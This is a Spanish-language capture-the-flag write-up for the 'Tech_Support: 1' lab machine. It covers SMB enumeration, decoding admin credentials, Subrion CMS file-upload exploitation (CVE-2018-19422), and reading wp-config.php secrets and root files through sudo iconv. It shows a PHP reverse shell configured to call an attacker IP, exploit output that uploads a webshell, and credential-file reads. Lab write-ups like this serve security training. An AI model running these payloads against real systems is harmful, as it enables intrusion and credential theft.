



## RESOLUCIÓN

MÁQUINA TECH\_SUPPORT: 1





## Índice

<b>1. Escaneo</b>	<b>2</b>
1.1. Ping	2
1.2. Nmap	2
<b>2. Reconocimiento</b>	<b>4</b>
2.1. Puerto 139 y 445	4
2.2. Descifrado de credenciales	5
2.3. Fuzzing	6
2.4. Análisis de directorios	6
2.4.1. Test	7
2.4.2. Wordpress	7
2.4.3. Subrion	8
<b>3. Explotación</b>	<b>9</b>
3.1. Ejecución manual	9
3.2. Ejecución de script	10
3.2.1. Conexión SSH	12

## 1. Escaneo

### 1.1. Ping

En primer lugar se ejecuta el comando *ping* para lograr conocer el sistema operativo de la máquina objetivo. En este caso como se puede ver en la imagen 1, la máquina víctima cuenta con un TTL de 63, siendo este el utilizado por las máquinas que cuentan con un sistema operativo UNIX.

```
PING 10.10.244.66 (10.10.244.66) 56(84) bytes of data:
64 bytes from 10.10.244.66: icmp_seq=1 ttl=63 time=52.9 ms

--- 10.10.244.66 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 52.893/52.893/52.893/0.000 ms
```

Figura 1: *ping* a la máquina objetivo

### 1.2. Nmap

El siguiente paso será realizar un reconocimiento para localizar los puertos abiertos de la máquina. A través del empleo de la herramienta *nmap* y el siguiente comando, se obtienen los puertos visibles en la fotografía 2.

```
nmap -p- --open --min-rate 5000 -sS -n -Pn <IP> -oN allPorts
```

- **-p-**: escaneo de todos los puertos.
- **--open**: se muestran los puertos abiertos exclusivamente.
- **--min-rate**: tasa de envío de paquetes.
- **-sS**: Opción por defecto, escaneo rápido.
- **-n**: no se aplica resolución DNS.
- **-Pn**: se evita el descubrimiento de hosts.

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 63
80/tcp	open	http	syn-ack ttl 63
139/tcp	open	netbios-ssn	syn-ack ttl 63
445/tcp	open	microsoft-ds	syn-ack ttl 63

Figura 2: Puertos abiertos de la máquina.

Los puertos abiertos se corresponden con los servicios *ssh*, *http* y *SMB*. A continuación, se obtendrán las versiones de los servicios que corren en dichos puertos.

```
nmap -p22,80,139,445 -sCV <IP> -oN versionPorts
```

Obteniendo los siguientes resultados (figura 3):

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
| 256  7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
|_ 256  6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-p    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 3: Versiones de los servicios.

Realizando un análisis de las versiones, se encuentra que la empleada por el servicio *ssh* está desactualizada. Este dato podría ser de utilidad frente a un ataque de enumeración de usuarios.

Se realiza consecuentemente el análisis de los puertos 139 y 445. En último lugar, un análisis de la web alojada en el servicio *http*, que en una primera estancia parece ser la página por defecto de un servidor *apache* de Ubuntu (fig 4).



Figura 4: Página principal.

## 2. Reconocimiento

### 2.1. Puerto 139 y 445

El servicio que corre tras estos dos puertos es el denominado como SMB, el cual hace uso compartido de archivos. En este caso, a través de la enumeración se ha descubierto que se trata de una máquina Linux, por lo que en primer lugar, se utilizará la herramienta *enum4linux*, la cual realiza una tarea de enumeración del sistema SMB de la máquina.

---

```
enum4linux -a <IP>
```

---

Los resultados obtenidos muestran que existe un directorio en el disco que no cuenta con autenticación (figura 5).

```
( Share Enumeration on 10.10.244.66 )

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
websvr         Disk      IPC Service (TechSupport server (Samba, Ubuntu))
ipc$           IPC       IPC Service (TechSupport server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

Server         Comment
-----
Workgroup      Master
WORKGROUP

[+] Attempting to map shares on 10.10.244.66
//10.10.244.66/print$ Mapping: DENIED Listing: N/A Writing: N/A
//10.10.244.66/websvr Mapping: OK Listing: OK Writing: N/A
```

Figura 5: Localización sin autenticación.

Para entrar a dicha localización se emplea la herramienta *smbclient*. La ejecución de este revela un archivo denominado *enter.txt* (figura 6).

```
# smbclient //10.10.244.66/websvr
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D          0  Sat May 29 09:17:38 2021
..               D          0  Sat May 29 09:03:47 2021
enter.txt        N        273  Sat May 29 09:17:38 2021

8460484 blocks of size 1024. 5683648 blocks available
```

Figura 6: Ejecución de *smbclient*.

Una vez guardado el archivo en la máquina local, se procede a la visualización de su contenido, siendo este el mostrado en la siguiente imagen (figura 7).

```
File: enter.txt

GOALS
===
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website


IMP
===
Subrion creds
↳admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWck [cooked with magical formula]
Wordpress creds
↳
```

Figura 7: Contenido archivo txt.

De este archivo se consigue un nuevo directorio de la página que se encuentra utilizando el puerto 80 de la máquina. Además, se aprecia la existencia de Wordpress. En último lugar, aparecen en el archivo las credenciales de administrador para el panel de *login* del directorio subrion.

## 2.2. Descifrado de credenciales

En esta sección se mostrará como se han obtenido en texto plano las credenciales que se pueden visualizar en la imagen 7. No solo se encuentra el hash perteneciente a la contraseña del administrador, sino que se indica el algoritmo de cifrado empleado. Por lo tanto, haciendo uso de la página [Cyberchef](#) y el algoritmo *Magic*, se obtiene lo siguiente (figura 8):



The screenshot shows the CyberChef web interface. The 'Recipe' panel on the left has 'Magic' selected. The 'Input' field contains the hash '7sKvntXdPEJaxazce9PXi24zaFrLiKWck'. The 'Output' panel on the right shows the result of the Magic recipe, which is 'Scan2021'.

Recipe (click to load)	Result snippet	Properties
From_Base64('1234567890ABCDEFghijklmnopqrstuvwxyz', false) From_Base32('A-Z2-7=', false) From_Base64('A-Za-zB-9v/rn', true, false)	Scan2021	Matching ops: From Base64 Valid UTF8 Entropy: 2.75
From_Base58('1234567890ABCDEFghijklmnopqrstuvwxyz', false) From_Base64('A-Za-zB-9v/rn', true, false)	U0N0TtWpJE=	Matching ops: From Base64 Valid UTF8 Entropy: 3.58
From_Base58('1234567890ABCDEFghijklmnopqrstuvwxyz', false) From_Base32('A-Z2-7=', false)	KUZE4Z0KREXOTLKURQ=====	Matching ops: From Base32, From Base64, From Base58 Valid UTF8 Entropy: 3.89
7sKvntXdPEJaxazce9PXi24zaFrLiKWck		Matching ops: From Base58, From Base64, From Base58 Valid UTF8

Figura 8: Recuperación de contraseña.


Una vez obtenida la contraseña, el siguiente paso será realizar el análisis del servicio *http*.

### 2.3. Fuzzing

Para comenzar a realizar el análisis del servicio *http*, se realizará una recolección de directorios y ficheros accesibles que guarden relevancia para la resolución de la máquina. Para lograr esto se ha utilizado la herramienta *ffuf* y diferentes diccionarios disponibles en [SecLists](#).

En primer lugar se realiza el descubrimiento de directorios. Utilizando el siguiente comando se obtienen los directorios visibles en la imagen 9.

```
ffuf -w <raft-medium-directories.txt> -u <url>
```



```
v2.0.0-dev

:: Method      : GET
:: URL         : http://10.10.244.66/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

[Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 716ms]
* FUZZ: /test
[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 54ms]
* FUZZ: /wordpress
[Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 57ms]
* FUZZ: /server-status
[Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 53ms]
* FUZZ: /
```

Figura 9: Directorios encontrados.

Por lo tanto, a estas alturas de la investigación se han encontrado los siguientes directorios que posteriormente serán analizados:

- /subrion/panel/
- /test/
- /wordpress/

En cuanto a nivel de ficheros se ha podido encontrar *phpinfo.php*, que posee importancia en una situación real, pero en esta máquina no es de relevancia.

### 2.4. Análisis de directorios

En esta sección se realizará un análisis sobre los diferentes directorios encontrados, esto es, se aplicará *fuzzing*, se revisará el código fuente en caso de poder encontrar algún comentario o ruta que revele información.

### 2.4.1. Test

Este directorio ha primera vista se muestra una página de Microsoft sobre la que salen diferentes notificaciones de intentos de intrusión (figura 10).




Figura 10: Directorio test.

En este directorio no se encuentra nada interesante realizando *fuzzing* y investigación sobre código fuente.

### 2.4.2. Wordpress

El directorio denominado como *wordpress*, muestra inicialmente una página de soporte de una compañía (figura 11). Realizando *fuzzing* se ha encontrado un acceso a *wp-admin*, sobre el cual se podría realizar un ataque de fuerza bruta para intentar lograr un inicio de sesión.




Figura 11: Directorio wordpress.



### 2.4.3. Subrion

Este directorio pertenece al sistema de gestión de contenido (CMS) *Subrion*, en este caso con la versión 4.2, obtenida utilizando la herramienta *whatweb* (figura 12).



Figura 12: Ejecución de *whatweb*.

Anteriormente se había conseguido las credenciales necesarias para acceder al panel de administrador, por lo tanto se accede a este (figura 13).




Figura 13: Panel de subrion.

Tras realizar el acceso al panel principal de administración, y ya conociendo la versión del software utilizado, el siguiente paso será la detección de posibles vulnerabilidades de este. Empleando la herramienta *searchsploit* se encuentra una serie de vulnerabilidades para la versión del software empleado, así como de versiones que la preceden.

```
searchsploit subrion 4.2
```

En la siguiente figura (14) se aprecia que una de estas vulnerabilidades explota una subida arbitraria de archivo (*Arbitrary Upload Files*).



Figura 14: Posibles vulnerabilidades a explotar.

Una vez obtenido el script desarrollado en el lenguaje *python*, se abre para entender el funcionamiento de este y poder comprender como se explota la vulnerabilidad. Para recuperar dicho script se ejecuta el comando:

---

```
searchsploit -m <script>
```

---

El siguiente paso será la explotación de la vulnerabilidad para conseguir unha consola que nos permitirá conectarnos al servidor remoto.

### 3. Explotación

En esta sección se mostrarán los pasos seguidos para lograr una conexión con el servidor remoto, la cual permitirá resolver la máquina.

En la sección previa se había localizado una vulnerabilidad que permite la subida arbitraria de archivos, y gracias al script recuperado con la herramienta *searchsploit*, se localiza un subdirectorio */uploads*. Dicho directorio también podría ser encontrado realizando una navegación a través del panel de administración.

Tras el hallazgo del nuevo subdirectorio, existen dos vías de explotación de la vulnerabilidad. Estas son:


- Manualmente.
- Utilización del script proporcionado por *searchsploit*.

A continuación, se expondrán ambas vías, permitiendo ver como se consigue el acceso al servidor. Se expondrá en primer lugar la forma manual, pero no contará con tanta profundidad como el caso de la utilización del script, aunque el procedimiento posterior a la entrada en el servidor es el mismo en ambos casos.

#### 3.1. Ejecución manual

A raíz de la visualización del archivo de explotación, se crea un archivo que contenga una *reverse shell* en formato *php*, que para su subida este debe de contener la extensión *.phar*.

Dicho archivo se puede descargar de [PentestMonkey](#), editando los campos necesarios para poder conectarse a la máquina local (figura 15).



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.93.38'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

Figura 15: Datos para su edición.

Una vez creado el archivo se sube en el apartado correspondiente de la url y se pone la máquina local a la escucha con el comando *netcat*.

```
nc -nlvp 4444
```

Finalmente, se ejecuta el archivo y se obtiene la *reverse shell* (figuras 16 y 17).



Figura 16: Ejecución del archivo.

```
(root@kali)~/home/taranis/tech_Supp0rt:1
nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.18.93.38] from (UNKNOWN) [10.10.244.66] 33626
Linux TechSupport 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 GNU/Linux
00:53:21 up 1:05, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /home
$ ls
scamsite
$
```

Figura 17: *Reverse shell*.

## 3.2. Ejecución de script

La segunda técnica será la utilización del script previamente descargado al equipo. Para la ejecución de este se deberá indicar la dirección objetivo, así como el usuario y contraseña del administrador (figura 18).

```
parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri http://target/panel")
parser.add_option('-l', '--user', action="store", dest="user", help="User credential to login")
parser.add_option('-p', '--passw', action="store", dest="passw", help="Password credential to login")

options, args = parser.parse_args()

if not options.url:
    print('[+] Specify an url target')
    print('[+] Example usage: exploit.py -u http://target-uri/panel')
    print('[+] Example help usage: exploit.py -h')
    exit()
```

Figura 18: Datos necesarios.

Tras la ejecución del script se obtiene una *reverse shell*, la cual nos indica que se tiene acceso al servidor remoto. Este script crea un archivo de nombre aleatorio y con extensión *.phar* que será almacenado en el subdirectorio */uploads* (figura 19).

```

python3 49876.py -u http://10.10.244.66/subrion/panel/ -l admin -p Scam2021
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://10.10.244.66/subrion/panel/
[+] Success!
[+] Got CSRF token: 9KSuvabfI4CSeqZ26N0HEGNX3GqxoyFkDAXlKB0l
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: dnjwrkngdbksopp

[+] Trying to Upload Webshell...
[+] Upload Success... Webshell path: http://10.10.244.66/subrion/panel/uploads/dnjwrkngdbksopp.phar

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

$

```

Figura 19: Obtención de *reverse shell*.

Una vez dentro del servidor remoto, se navega al directorio `/home` de la máquina, lo que permite descubrir el nombre del usuario (*scamsite*), como se visualiza en la siguiente imagen (20).

```

$ ls -la /home/
total 12
drwxr-xr-x  3 root    root    4096 May 28  2021 .
drwxr-xr-x 23 root    root    4096 May 28  2021 ..
drwxr-xr-x  4 scamsite scamsite 4096 May 29  2021 scamsite

```

Figura 20: Directorio `/home`.

Tras realizar una investigación para comprobar si existe algún directorio oculto de interés, se procede a la exploración de los otros directorios principales encontrados durante el proceso de reconocimiento (test y wordpress).

El primero de estos directorios posee permisos de administrador, por lo que no es accesible. Mientras tanto, el segundo de estos directorios si permite una navegación, pudiendo localizar y visualizar archivos de relevancia, como en este caso es *wp-config.php* (figura 21). Es en este archivo donde se localiza una contraseña que será utilizada para realizar una conexión a través del servicio *ssh*.

```
$ cat /var/www/html/wordpress/wp-config.php
<?php
/*
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
define( 'DB_NAME', 'wpdb' );

/** MySQL database username */
define( 'DB_USER', 'support' );

/** MySQL database password */
define( 'DB_PASSWORD', 'scamsite@123!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',     'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );

```

Figura 21: Archivo *wp-config.php*

### 3.2.1. Conexión SSH

Tras la ejecución del script se obtienen un usuario y una contraseña, por lo que el siguiente paso será el intento de conexión a través del servicio *ssh*.

```
ssh scamsite@<IP>
```

Al introducir la contraseña, el sistema proporcionará acceso al servidor como el usuario indicado (figura 22).

```
# ssh scamsite@10.10.244.66
scamsite@10.10.244.66's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

120 packages can be updated.
88 updates are security updates.

Last login: Fri May 28 23:30:20 2021
scamsite@TechSupport:~$
```

Figura 22: Acceso por ssh

En esta máquina no se establece ninguna *flag* de usuario, y no existe ningún archivo de interés en ningún directorio, por lo tanto, se realizará una investigación sobre como conseguir los privilegios necesarios para poder conseguir la *flag* necesaria.

En primer lugar, se consigue la versión de kernel que utiliza la máquina. En este caso, la versión empleada es vulnerable a una escalada local de privilegios (figura 23), pero no se podrá ejecutar el exploit correspondiente puesto que no se conseguirá el objetivo por falta de dependencias.

```
uname -a
```




Figura 23: Kernel vulnerable

A continuación, se listan los permisos del usuario, mostrando así, que existe un comando como superusuario sin ninguna contraseña (figura 24). Este comando será *iconv* y no permitirá realizar unha escalada de privilegios, sino que como se verá, permite realizar la lectura de archivos con permisos de superusuario.

```
scamsite@TechSupport:~$ sudo -l
Matching Defaults entries for scamsite on TechSupport:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User scamsite may run the following commands on TechSupport:
  (ALL) NOPASSWD: /usr/bin/iconv
```

Figura 24: Permisos del usuario.

Para lograr realizar la ejecución, se visita la página [GTF0Bins](#), que mostrará el proceso necesario para poder conseguir ejecutar el comando realizando un *bypass* de las restricciones de seguridad (figura 25).

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILF=file_to_read
./iconv -f 8859_1 -t 8859_1 "$LFILF"
```

Figura 25: *iconv* en GTOFBins.


Finalmente, ejecutando el siguiente comando se conseguirá recuperar la *flag*

de *root*, como se muestra en la última figura del documento (figura 26).

---

```
LFILF=/root/root.txt
# 8859_1: indica que los caracteres es ISO 8859-1
sudo iconv -f 8859_1 -t 8859_1 "\$LFILF"
```

---



```
scamsite@TechSupport:~/websvr$ LFILF=/root/root.txt
scamsite@TechSupport:~/websvr$ sudo iconv -f 8859_1 -t 8859_1 "\$LFILF"
851b8233a8c09400ec30651bd1529bf1ed02790b -
```

Figura 26: Ejecución del comando *iconv*.